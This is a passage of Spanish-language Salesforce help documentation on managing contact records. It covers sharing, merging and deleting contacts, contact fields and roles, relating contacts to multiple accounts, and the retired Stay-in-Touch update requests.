Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para solicitar actualizaciones:

- "Enviar solicitudes Stay-in-Touch"

  Y

  "Enviar correo electrónico"

CONSULTE TAMBIÉN

Utilizar respuestas de Stay-in-Touch para actualizar detalles de contactos

Utilizar Stay-in-Touch masivo para solicitar información de contacto actualizada de múltiples personas

Mostrar y ver el gráfico de la organización de un contacto

## Consideraciones para cambiar la cuenta de los contactos

Tenga en cuenta estos puntos clave antes de cambiar la cuenta que está asociada con un contacto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

**Nota:** Si el contacto tiene una cuenta principal y el valor predeterminado para toda la organización es Controlado por principal, se requiere acceso "Modificar" en la cuenta para modificar el contacto.

- Si cualquiera de los puntos siguientes es verdadero, puede cambiar la cuenta que está asociada con un contacto.
  - Tiene acceso al contacto y es el propietario de la cuenta de destino o el gerente del propietario en la jerarquía de funciones.
  - Es el propietario del contacto o tiene acceso al contacto, además de a la cuenta de destino.
  - Es un administrador.

  Si no cumple con ninguna de estas condiciones, póngase en contacto con el administrador para cambiar la cuenta asociada.
- Si modifica el campo `Nombre de la cuenta`:
  - Los casos y oportunidades que están asociados con el contacto permanecerán asociados con la cuenta anterior y no se presentarán en la nueva cuenta.
  - Los nuevos casos y oportunidades que se creen para el contacto se asocian a la nueva cuenta.

Para contactos que están habilitados para portales, revise estas consideraciones.

CONSULTE TAMBIÉN

Contactos

Compartir contactos

## Combinar contactos duplicados

Si se asocian contactos duplicados con la misma cuenta, puede combinarlos. De este modo, sus datos están limpios y actualizados.

1. En la lista relacionada Contactos de una cuenta, haga clic en **Combinar contactos**.
2. Seleccione hasta tres contactos para combinar. Utilice el cuadro de búsqueda para refinar la lista o haga clic en **Todos los contactos** para ver la lista completa de los contactos. Haga clic en **Siguiente** para continuar.
3. Seleccione un contacto como el registro principal.
4. Si su organización utiliza un portal de socios o clientes, puede seleccionar qué registro desea retener como el usuario de portal. Si no desea que el contacto combinado incluya un portal de usuario, seleccione `No es un usuario de portal`.
5. Seleccione los valores de campo que desee conservar de cada registro. Los campos con valores en conflicto se resaltan.
6. Haga clic en **Combinar**.

Vea este proceso en acción: Cómo combinar contactos en Salesforce

### CONSULTE TAMBIÉN

- Consideraciones para combinar contactos duplicados
- Consideraciones para combinar contactos que están asociados con usuarios de portal
- Utilizar respuestas de Stay-in-Touch para actualizar detalles de contactos
- Activar el portal de clientes para contactos y cuentas personales

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

El portal de clientes está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El portal de socios está disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para combinar contactos:
- "Eliminar" en contactos

Para combinar contactos habilitados del portal de clientes:
- "Eliminar" en contactos

  Y

  "Modificar usuarios de autoservicio"

Para combinar contactos habilitados del portal de socios:
- "Eliminar" en contactos

  Y

  "Gestionar socios"

## Mostrar y ver el gráfico de la organización de un contacto

Descubra quién es quién en las empresas de sus contactos. Salesforce puede mostrar un gráfico de la organización con la jerarquía de contactos de todos sus contactos. De ese modo, tiene incluso más información para planificar su estrategia de ventas.

1. Para mostrar el gráfico de la organización de un contacto, introduzca el nombre del gestor del contacto en el campo `Supervisor` en el registro del contacto.
2. Guarde sus cambios.
3. Para ver el gráfico de la organización del contacto, haga clic en **[Ver gráfico de la organización]** en el registro del contacto.

Nota: Para mantener un gráfico de la organización completo, asegúrese de que todos los contactos de la cuenta contengan otro contacto en el campo `Supervisor`. (El contacto de la parte superior del gráfico de la organización es una excepción.) Si su contacto no tiene ningún supervisor, el gráfico de la organización muestra solo a una persona, sin que importe el número de otros contactos que estén asignados a la misma cuenta.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ver gráfico de la organización:
- "Leer" en contactos

Para cambiar gráfico de la organización:
- "Modificar" en contactos

CONSULTE TAMBIÉN

Contactos

Actualizar contactos a través de solicitudes Stay-in-Touch

## Consideraciones para la eliminación de contactos

La mayoría de los contactos pueden eliminarse con un clic. No obstante, antes de eliminar un contacto, tenga en cuenta quién puede eliminar contactos y qué ocurre con los registros que están asociados con contactos eliminados.

- Podrá eliminar un contacto si es administrador, propietario del contacto o un usuario que esté por encima del propietario del contacto en la jerarquía de funciones *y* si tiene el permiso "Eliminar" en el objeto Contacto. Si cumple estos requisitos, verá **Eliminar** como una opción en la página de detalle del contacto y en su fila en la página de lista de contactos.
- Si elimina un contacto, estos registros asociados también se eliminan. No tiene el permiso "Eliminar" en los registros asociados.
  - Activos (sin casos)
  - Archivos adjuntos
  - Historial de la campaña
  - Eventos
  - Notas
  - Tareas

  Las cuentas, asignaciones y oportunidades que están asociadas con el contacto no se eliminan.
- El contacto eliminado se coloca en la papelera. Si anula la eliminación del contacto, todos los registros asociados se restauran, incluyendo los nombres de usuario de autoservicio inactivos.
- Si quita o elimina el contacto principal de una actividad, otros contactos se convertirán en contactos principales en su lugar. Puede modificar la actividad para seleccionar manualmente otro contacto principal.
- No puede eliminar contactos que tengan estos registros asociados a ellos.
  - Activos (con casos)

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Casos
- Contratos
- Usuario socio
- Contratos de servicios
- Usuarios de autoservicio activos
- Usuarios de portal de clientes activos

CONSULTE TAMBIÉN

Eliminar registros

## Compartir contactos

Comparta contactos con otros usuarios para facilitarles la colaboración en su equipo de ventas.

Para compartir registros de contactos con otros usuarios, esos usuarios deben tener permiso de lectura para contactos. Cuando comparte un registro de contacto que tiene una cuenta asociada, la cuenta también se comparte solo si tiene permiso para compartir registros de cuentas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. En la página de detalles del contacto, haga clic en **Compartir**.

   La página de detalle de la colaboración enumera los usuarios, grupos, funciones y territorios que tienen acceso de colaboración al contacto.

2. En la página de detalle de la colaboración, realice cualquiera de las siguientes acciones:
   - Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas.
   - Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable `Ver` y haga clic en **Modificar**.
   - Haga clic en **Ampliar lista** para ver todos los usuarios que tienen acceso al registro.
   - Para otorgar a otros usuarios, grupos, funciones o territorios el acceso al registro, haga clic en **Agregar**.
   - Para compartir de forma manual reglas que haya creado, haga clic en **Modificar** o **Eliminar** junto a un elemento de la lista para modificar o eliminar el nivel de acceso.
3. Guarde sus cambios.

CONSULTE TAMBIÉN

Contactos

Directrices para ver y gestionar contactos

Consideraciones para cambiar la cuenta de los contactos

Consideraciones para colaborar y acceder a contactos

## Consideraciones para colaborar y acceder a contactos

A continuación se describen algunos aspectos que hay que saber sobre la colaboración y el acceso a registros de contactos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- La colaboración de contactos no está disponible en organizaciones con gestión de territorios o cuentas personales.
- No puede restringir el acceso a contactos superiores a los niveles de acceso predeterminado de su organización.
- Necesita tener como mínimo acceso de lectura a los contactos y candidatos que invite a un evento. Necesita tener al menos "Agregar eventos" en un recurso para invitarlo a un evento.
- Un contacto que no está vinculado a una cuenta es siempre privado, independientemente del modelo de colaboración de su organización. Sólo pueden verlos el propietario del contacto y los administradores. Las reglas de colaboración y las reglas del flujo de trabajo no se aplican a los contactos privados. Si su organización utiliza divisiones, los contactos privados siempre pertenecen a la división global.
- Si un destinatario no tiene acceso a la cuenta, no puede compartir el contacto salvo que también tenga permiso para compartir la cuenta.
- Si el valor predeterminado de contactos para toda la organización está establecido como Controlado por principal, las opciones de `Acceso a contacto` no están disponibles cuando comparte registros relacionados como cuentas. En su lugar, todo el acceso a contactos viene determinado por el acceso del usuario a la cuenta del contacto.
- Si su valor predeterminado de contactos para toda la organización es Controlado por principal y su valor predeterminado de cuentas para toda la organización es Privado, no podrá ver contactos de cuentas que no posea aunque tenga el permiso Ver todo sobre el objeto de cuenta. No obstante, si es propietario de un contacto en una cuenta, puede ver otros contactos en la misma cuenta. (El acceso a una cuenta principal le da el acceso a los registros secundarios asociados.)

## Campos de contactos

Los contactos tienen los siguientes campos, que se muestran en orden alfabético. La disponibilidad de los campos depende de cómo configure Salesforce su administrador.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

| Campo | Descripción |
|---|---|
| `Nombre de la cuenta` | La cuenta con el que está vinculado el contacto. Introduzca el nombre de la cuenta, seleccione la cuenta desde una lista o cree una cuenta. Los contactos privados no tienen una cuenta. |
| `Permitir la inscripción automática del Portal de clientes` | Si permite el acceso a un portal de clientes, cuando esta opción está seleccionada permite que los contactos se inscriban automáticamente en él. |
| `Ayudante` | El ayudante del contacto. Máximo de 40 caracteres. |
| `Teléfono del ayudante` | El número de teléfono del ayudante. Máximo de 40 caracteres. |
| `Fecha de nacimiento` | La fecha de nacimiento del contacto. Haga clic en el campo y luego seleccione una fecha del calendario. |

| Campo | Descripción |
| --- | --- |
| Divisa del contacto | Divisa predeterminada de todos los campos de importe del contacto. Las cantidades se muestran en la divisa del contacto y se convierten a la divisa personal del usuario. Está disponible cuando se utilizan varias divisas. |
| División de contacto | La división a la que pertenece el contacto. Este valor se hereda de la cuenta relacionada.<br>Está disponible cuando se utilizan divisiones para segmentar datos. |
| Propietario del cliente | El propietario asignado del contacto. No disponible en Personal Edition. |
| Tipo de registro de contacto | El nombre del campo que determina los valores de la lista de selección disponibles para el registro. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
| Creado por | El usuario que creó el contacto. Incluye la fecha y la hora de la creación. Sólo lectura. |
| Vínculos personalizados | Una lista de vínculos personalizados para contactos definida por el administrador. |
| Departamento | La unidad comercial o de la organización asociada. Máximo de 80 caracteres. |
| Descripción | La descripción del contacto. Máximo de 32 KB de datos. Los primeros 255 caracteres aparecen en informes. |
| Correo electrónico | La dirección de correo electrónico del contacto. Se requiere una dirección de correo electrónico válido. Máximo de 80 caracteres.<br>Haga clic en la dirección de correo electrónico en este campo para enviar un correo electrónico utilizando su aplicación de correo electrónico personal. Esta acción no se registra como una actividad en el registro del contacto.<br>Si la función Botones y vínculos de Gmail está activada, haga clic en el vínculo de Gmail junto al campo para enviar un correo electrónico desde su cuenta de Gmail. |
| Fax | El número de fax del contacto. Máximo de 40 caracteres. |
| Nombre | El nombre del contacto, como se muestra en la página de modificación del contacto. Máximo de 40 caracteres. |
| Nombre (Local) | El nombre del contacto, traducido al idioma local. |
| Teléfono particular | El número de teléfono particular del contacto. Máximo de 40 caracteres. |
| Autor de la última modificación | El usuario que ha modificado por última vez los campos de contacto, incluyendo la fecha y la hora de modificación. Este campo |

| Campo | Descripción |
| --- | --- |
| | no realiza un seguimiento de los cambios realizados en alguno de los elementos de la lista relacionada del contacto. Sólo lectura. |
| `Apellidos` | Los apellidos del contacto, como se muestra en la página de modificación del contacto. Máximo de 80 caracteres. |
| `Apellidos (Local)` | Los apellidos del contacto, traducidos al idioma local. |
| `Fecha de la última solicitud Stay-in-Touch` | La fecha de envío de la solicitud Stay-in-Touch más reciente. |
| `Última fecha en que se guardó Stay-in-Touch` | La fecha de combinación o devolución de la solicitud Stay-in-Touch más reciente. |
| `Origen del candidato` | El origen del registro: por ejemplo, Anuncio, Socio o Web. La entrada se selecciona de una lista de selección de valores disponibles, que configura el administrador. Máximo de 40 caracteres para cada valor de lista de selección. |
| `Ciudad de correo` | La ciudad en la dirección postal. Máximo de 40 caracteres. |
| `País de correo` | El país en la dirección postal. Máximo de 80 caracteres. |
| `Estado o provincia de correo` | El estado o provincia en la dirección postal. Máximo de 80 caracteres. |
| `Calle postal` | La calle en la dirección postal. Máximo de 255 caracteres. |
| `Código postal de envío` | El código postal en la dirección postal. Máximo de 20 caracteres. |
| `Segundo nombre` | El segundo nombre del contacto, como se muestra en la página de modificación del contacto. Máximo de 40 caracteres.<br>Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y luego seleccione **Interfaz de usuario**. A continuación seleccione `Activar segundos nombres para nombres de persona`. |
| `Segundo nombre (Local)` | El segundo nombre del contacto, traducido al idioma local.<br>Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y luego seleccione **Interfaz de usuario**. A continuación seleccione `Activar segundos nombres para nombres de persona`. |
| `Móvil` | El número de teléfono móvil del contacto. Máximo de 40 caracteres. |
| `Nombre` | La combinación del nombre, el segundo nombre, los apellidos y el sufijo del contacto como se muestran en la página de detalles del contacto. |

| Campo | Descripción |
| --- | --- |
| `Otra ciudad` | La ciudad en otra dirección del contacto. Máximo de 40 caracteres. |
| `Otro país` | El país en otra dirección del contacto. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es de texto, máximo de 80 caracteres. |
| `Otro estado o provincia` | El estado o provincia en otra dirección del contacto. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es de texto, máximo de 80 caracteres. |
| `Otra calle` | La dirección en otra dirección del contacto. Máximo de 255 caracteres. |
| `Otro código postal` | El código postal en otra dirección del contacto. Máximo de 20 caracteres. |
| `Otro teléfono` | Otro número de teléfono del contacto. Máximo de 40 caracteres. |
| `Teléfono` | El número de teléfono principal del contacto. Máximo de 40 caracteres. |
| `Supervisor` | El nombre del administrador del contacto. Introduzca un nombre del contacto o seleccione un contacto en la lista. |
| `Saludo` | El título para dirigirse al contacto, por ejemplo, Sr., Sra., Dr., o Prof. La entrada se selecciona de una lista de selección de valores disponibles, configurada por el administrador. Máximo de 40 caracteres. |
| `Sufijo` | El sufijo en el nombre del contacto, como se muestra en la página de modificación del contacto. Máximo de 40 caracteres.<br>Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y luego seleccione **Interfaz de usuario**. A continuación seleccione `Activar segundos nombres para nombres de persona`. |
| `Título` | La posición del contacto en la organización. Máximo de 80 caracteres. |
| `Nombre de usuario` | Solo para contacto de Autoservicio. El `Nombre de usuario` toma el valor predeterminado para el `Correo electrónico`. Los contactos introducen sus nombres de usuario al iniciar sesión en el portal de Autoservicio.<br>Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones |

| Campo | Descripción |
| --- | --- |
| | existentes continúan teniendo acceso al portal de autoservicio. |

CONSULTE TAMBIÉN

- Consideraciones para la creación de contactos
- Consideraciones para cambiar la cuenta de los contactos

## Campos de funciones de contacto

Las funciones de contacto definen la función que un contacto o una cuenta personal desempeñan en una cuenta, un caso, un contrato o una oportunidad. Una función de contacto tiene los siguientes campos. Lightning Experience también incluye un campo Oportunidades.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

| Campo | Descripción |
| --- | --- |
| `Contacto` | El nombre del contacto o cuenta personal. Seleccione un contacto existente o cree uno nuevo. |
| `Primario` | Cuando se selecciona, identifica la persona como el contacto principal para el registro.<br>La opción `Principal` no está disponible para casos. En su lugar, el contacto indicado en el campo `Nombre de contacto` en el registro de caso es automáticamente el contacto principal. |
| `Función` | La función del contacto para el registro. Su administrador puede personalizar las selecciones para esta lista de selección. |

## Agregar y gestionar funciones de contacto

Especifique la parte que desempeña cada contacto o cuenta personal en su proceso comercial.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Agregar y gestionar funciones de contacto en Lightning Experience

Para especificar la parte que desempeña cada contacto en su proceso comercial, agregue funciones de contacto a oportunidades o contratos.

Agregar y gestionar funciones de contacto en Salesforce Classic

Para especificar la parte que desempeña cada contacto en su proceso comercial, agregue funciones de contacto a cuentas, casos, contratos y oportunidades.

# Agregar y gestionar funciones de contacto en Lightning Experience

Para especificar la parte que desempeña cada contacto en su proceso comercial, agregue funciones de contacto a oportunidades o contratos.

**Importante:** En Lightning Experience, las funciones de contacto solo están disponibles para oportunidades y contratos. Aunque funcionen más o menos igual para cada objeto disponible, funcionan de forma independiente. Por lo tanto, necesita configurarlas y utilizarlas por separado para cada objeto.

1. Haga clic en **Agregar función de contacto** en la lista relacionada Funciones de contacto de una oportunidad o contrato.
2. Haga clic en el campo de contacto para seleccionar un contacto o cuenta personal. También puede hacer clic en **Nuevo contacto** para crear un contacto.
3. Seleccione una función para el contacto. Si no selecciona una función, el contacto se agrega a la lista relacionada Función de contacto y se puede modificar más tarde.
4. Opcionalmente, designe un contacto principal para el registro.
5. Guarde sus cambios.
6. Mantenga las funciones de contacto del registro actualizadas modificando y eliminándolas según sea necesario.

**Ejemplo:** En AW Computing, Mary Smith evalúa todas las propuestas y luego las reenvía a Tom Jones para tomar una decisión final. En el registro de oportunidad para AW Computing, usted designa Mary Smith como el Evaluador y Tom Jones como la Persona con capacidad para tomar decisiones. ¡Ahora sabe a quién contactar primero!

## CONSULTE TAMBIÉN

Consideraciones para el uso de funciones de contacto

Campos de funciones de contacto

## EDICIONES

Disponible en: Lightning Experience

Disponible en: **todas** las ediciones

## PERMISOS DE USUARIO

Para agregar o modificar funciones de contacto:

- "Modificar" en el objeto donde se encuentran las funciones de contacto, como cuentas u oportunidades

  Y

  "Leer" en contactos

Para ver funciones del contacto:

- "Leer" en el objeto donde se encuentran las funciones de contacto, como cuentas u oportunidades

## Agregar y gestionar funciones de contacto en Salesforce Classic

Para especificar la parte que desempeña cada contacto en su proceso comercial, agregue funciones de contacto a cuentas, casos, contratos y oportunidades.

**Importante:** En Salesforce Classic, las funciones de contacto están disponibles para cuentas, oportunidades, casos y contratos. Aunque funcionen más o menos igual para cada objeto disponible, funcionan de forma independiente. Por lo tanto, necesita configurarlas y utilizarlas por separado para cada objeto.

1. Haga clic en **Nuevo** en la lista relacionada Funciones del contacto de una cuenta, caso, contrato u oportunidad.
2. Utilice el icono de búsqueda para seleccionar un contacto o cuenta personal. También puede hacer clic en **Nuevo** para crear un contacto.
3. Seleccione una función para el contacto.
4. Opcionalmente, designe un contacto principal para el registro. Los casos no tienen esta opción.
5. Guarde sus cambios.
6. Mantenga las funciones de contacto del registro actualizadas modificando y eliminándolas según sea necesario.

**Ejemplo:** En AW Computing, Mary Smith evalúa todas las propuestas y luego las reenvía a Tom Jones para tomar una decisión final. En el registro de oportunidad para AW Computing, usted designa Mary Smith como el Evaluador y Tom Jones como la Persona con capacidad para tomar decisiones. ¡Ahora sabe a quién contactar primero!

CONSULTE TAMBIÉN

Consideraciones para el uso de funciones de contacto

Campos de funciones de contacto

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para agregar o modificar funciones de contacto:

- "Modificar" en el objeto donde se encuentran las funciones de contacto, como cuentas, casos, contratos u oportunidades

  Y

  "Leer" en contactos

Para ver funciones del contacto:

- "Leer" en el objeto donde se encuentran las funciones de contacto, como cuentas, casos, contratos u oportunidades

## Contactos en múltiples cuentas

La gente a menudo trabaja con más de una empresa. El propietario de un negocio puede poseer más de una empresa o un consultor puede trabajar en nombre de múltiples organizaciones. Relacione un contacto o cuenta personal únicos con múltiples cuentas de modo que pueda realizar un seguimiento fácilmente de las relaciones entre personas y negocios sin crear registros duplicados.


Cuando utiliza Contactos en múltiples cuentas, cada contacto sigue necesitando tener una cuenta principal (la cuenta en el campo `Nombre de cuenta`). El contacto y su cuenta principal tienen una relación *directa*. Pero puede agregar otras cuentas al contacto. Estas relaciones cuenta-contacto secundarias son *indirectas*.

Cuando relaciona una cuenta personal con una cuenta comercial, la relación es siempre indirecta. Eso se debe a que las cuentas personales no tienen cuentas principales, de modo que no pueden relacionarse directamente con cuentas comerciales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Ejemplo: John Smith es presidente de Acme Corporations, y Acme es la cuenta en su registro de contacto. Pero John también participa con la organización sin fines de lucro Greendot Media. Al agregar Greendot Media como cuenta relacionada en el registro de contacto de John, puede realizar un seguimiento de esta otra relación. John Smith se considera un contacto *directo* de Acme porque Acme es la cuenta en su registro de contacto. Y se le considera un contacto *indirecto* de Greendot Media y cualquier otra cuenta con la que se le relacione. John también aparece en la lista relacionada Contactos relacionados para Greendot Media y cualquier otra cuenta con la que esté relacionado indirectamente.

CONSULTE TAMBIÉN

- Comparación de Contactos en múltiples cuentas con otras opciones
- Crear y modificar relaciones entre contactos y cuentas
- Consideraciones para relacionar un contacto con múltiples cuentas

# Crear y modificar relaciones entre contactos y cuentas

Para realizar un seguimiento de forma sencilla a las relaciones entre personas y los negocios con los que trabajan, relacione un registro de contacto único con múltiples registros de cuenta.

1. Desde un registro de cuenta, utilice la lista relacionada Contactos relacionados para crear o modificar relaciones entre cuentas y contactos o cuentas personales.
   a. Cree una relación haciendo clic en **Agregar relación**.
   b. Modifique una relación existente haciendo clic en **Ver relación** (en Salesforce Classic) o **Ver relación** (en Lightning Experience). A continuación, haga clic en **Modificar relación**.
2. Cumplimente la información de la relación cuenta-contacto.

   Nota: El campo `Directa` indica si la cuenta asociada con el contacto es la cuenta principal del contacto. El campo es de solo lectura porque es un campo generado por el sistema basado en el campo `Nombre de cuenta` del contacto. Para eliminar una relación directa entre un contacto y una cuenta, cambie la cuenta principal del contacto o elimine el contacto. Las cuentas personales siempre tienen relaciones indirectas con cuentas comerciales.
3. Guarde sus cambios.

Para crear y modificar relaciones de cuenta y contacto desde un registro de contacto o cuenta personal, utilice la lista relacionada Cuentas relacionadas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar relaciones entre cuentas y contactos
- "Leer" en cuentas y "Modificar" en contactos

Para ver relaciones entre cuentas y contactos
- "Leer" en cuentas y contactos

CONSULTE TAMBIÉN

Contactos en múltiples cuentas

Consideraciones para relacionar un contacto con múltiples cuentas

Campos Relación de contacto de cuenta

# Consideraciones para relacionar un contacto con múltiples cuentas

Familiarícese con advertencias sobre posibles trampas antes de relacionar un contacto único con múltiples cuentas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## General

- La cuenta que se encuentra en el campo `Nombre de cuenta` en un registro de contacto es la cuenta *principal* del contacto. La relación entre el contacto y su cuenta principal es una relación *directa*. Todas las otras cuentas relacionadas con el contacto son relaciones *indirectas*.
- Para eliminar una relación directa entre un contacto y una cuenta, cambie la cuenta principal del contacto o elimine el contacto.
- Puede importar relaciones cuenta-contacto con el Cargador de datos, pero no el Asistente de importación de datos.
- Si intenta combinar contactos o cuentas personales que están relacionados de forma indirecta con la misma cuenta, obtendrá un error indicándole eliminar la relación duplicada. Esto también se aplica cuando se combinan cuentas que están relacionadas de forma indirecta con el mismo contacto o cuenta personal.

## Relaciones de contactos de cuentas

- Todos los contactos directos se incluyen automáticamente en la lista relacionada Contactos relacionados del registro de cuenta, por lo que su administrador ha podido eliminar la lista relacionada Contactos de sus formatos de página.
- Cuando tiene acceso a una cuenta concreta, los contactos relacionados a los que tiene acceso de Lectura aparecen en listas relacionadas Contactos relacionados. Cuando tiene acceso a un contacto concreto, todas las cuentas relacionadas aparecen en la lista relacionada Cuentas relacionadas, pero solo puede abrir las cuentas a las que tiene acceso de Lectura.
- Al crear relaciones indirectas entre cuentas y contactos, el contacto debe tener una cuenta principal, no puede ser un contacto privado.
- No puede crear un nuevo contacto desde la página de detalle Relación de contacto de cuenta.
- Si el cambio de la cuenta principal de un contacto desencadena una regla de flujo de trabajo que cambia la cuenta principal a otra cosa, la relación entre el contacto y la cuenta que seleccionó se guarda como una relación indirecta. Esto es *solo* así si su administrador configuró los parámetros para guardar relaciones anteriores.

## Integración con Microsoft

- Al sincronizar contactos entre Salesforce y Microsoft Outlook, solo se sincroniza relación de la cuenta principal.
- Si elimina el nombre de cuenta en un contacto en Outlook, el contacto no se sincronizará con Salesforce correctamente si el contacto tiene relaciones con otras cuentas en Salesforce.

## Configuración de administrador

- Cuando intenta eliminar una cuenta que tiene contactos directos relacionados con otras cuentas, lo que sucede depende de lo que especificó su administrador en la configuración de la cuenta. Se le impide eliminar la cuenta o se le permite eliminar la cuenta. Si se le permite eliminar la cuenta, todos los contactos directos se eliminan automáticamente, independientemente de si tienen relaciones con otras cuentas.
- Cuando cambia la cuenta principal de un contacto, lo que sucede en la relación de cuenta anterior depende de lo que especificó su administrador en la configuración de la cuenta. La relación entre el contacto y la cuenta principal anterior se eliminará o guardará como una relación indirecta.
- Si las actividades se acumulan en la cuenta principal de un contacto depende de lo que especificó su administrador en la configuración de la cuenta.

CONSULTE TAMBIÉN

Contactos en múltiples cuentas

Crear y modificar relaciones entre contactos y cuentas

# Campos Relación de contacto de cuenta

Contactos en múltiples cuentas le permite asociar un contacto único a múltiples cuentas a través del objeto Relación de contacto de cuenta. Su formato de página y la configuración de seguridad a nivel de campos determinan qué campos son visibles y se pueden modificar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Cuenta` | El nombre de la empresa con la que está relacionado el contacto. |
| `Activo` | Indica si el contacto está activamente involucrado con la empresa. |
| `Contacto` | El nombre de la persona relacionada con la cuenta. |
| `Directo` | Indica si la cuenta asociada con el contacto es la cuenta principal del contacto. Este campo de solo lectura está basado en el campo `Nombre de cuenta` en el registro de contacto. Por ejemplo, en el registro de cuenta Acme, la lista relacionada Contacto relacionados incluye automáticamente todos los contactos que tienen el campo `Nombre de cuenta` y los marca como contactos directos. |
| `Fecha de finalización` | La fecha en que finalizó una relación entre un contacto y una cuenta. Utilice con el campo `Fecha de inicio` para mantener un historial de la relación. |
| `Funciones` | La participación del contacto en la cuenta; por ejemplo, Comprador, Persona con capacidad para tomar decisiones o Evaluador. Puede seleccionar varias funciones para un contacto. |
| `Fecha de inicio` | La fecha en que comenzó una relación entre un contacto y una cuenta. Utilice con el campo `Fecha de finalización` para mantener un historial de la relación. |

CONSULTE TAMBIÉN

- Contactos en múltiples cuentas
- Crear y modificar relaciones entre contactos y cuentas

## Utilizar respuestas de Stay-in-Touch para actualizar detalles de contactos

Utilice una respuesta de correo electrónico de Stay-in-Touch de un contacto para actualizar un registro de contacto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

Nota: Se retirará Solicitudes Stay-in-Touch en todas las organizaciones de Salesforce a partir de Summer '17. Para obtener más información, consulte Retirada de Solicitud Stay-in-Touch.

1. Desde la respuesta de correo electrónico de Stay-in-Touch que reciba, haga clic en el vínculo **Actualizar ahora**.
2. Revise los valores nuevos y los originales.
3. Haga clic en **Aceptar cambios** para guardar los nuevos datos o **Rechazar cambios** para ignorar la actualizaciones y retener los valores originales.

CONSULTE TAMBIÉN

Actualizar contactos a través de solicitudes Stay-in-Touch

Modificar la configuración de Stay-in-Touch

Utilizar Stay-in-Touch masivo para solicitar información de contacto actualizada de múltiples personas

## Utilizar Stay-in-Touch masivo para solicitar información de contacto actualizada de múltiples personas

Para solicitar información actualizada de más de un contacto o cuenta personal al mismo tiempo, utilice el asistente Stay-in-Touch masivo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para enviar actualizaciones masivas de Stay-in-Touch:

- "Enviar correo electrónico"

  Y

  "Enviar solicitudes Stay-in-Touch"

Nota: Se retirará Solicitudes Stay-in-Touch en todas las organizaciones de Salesforce a partir de Summer '17. Para obtener más información, consulte Retirada de Solicitud Stay-in-Touch.

1. En la página de inicio de contactos, en Herramientas, haga clic en **Stay-in-Touch masivo**. Si su organización de Salesforce utiliza cuentas personales, el vínculo también aparece en la página de inicio de cuentas.
2. Seleccione una vista de lista de contactos y cuentas personales de las que solicita información actualizada. También puede modificar vistas de lista y crear vistas de lista desde aquí.
3. Haga clic en **Ir**.
4. Seleccione los individuos a los que se enviará la solicitud.

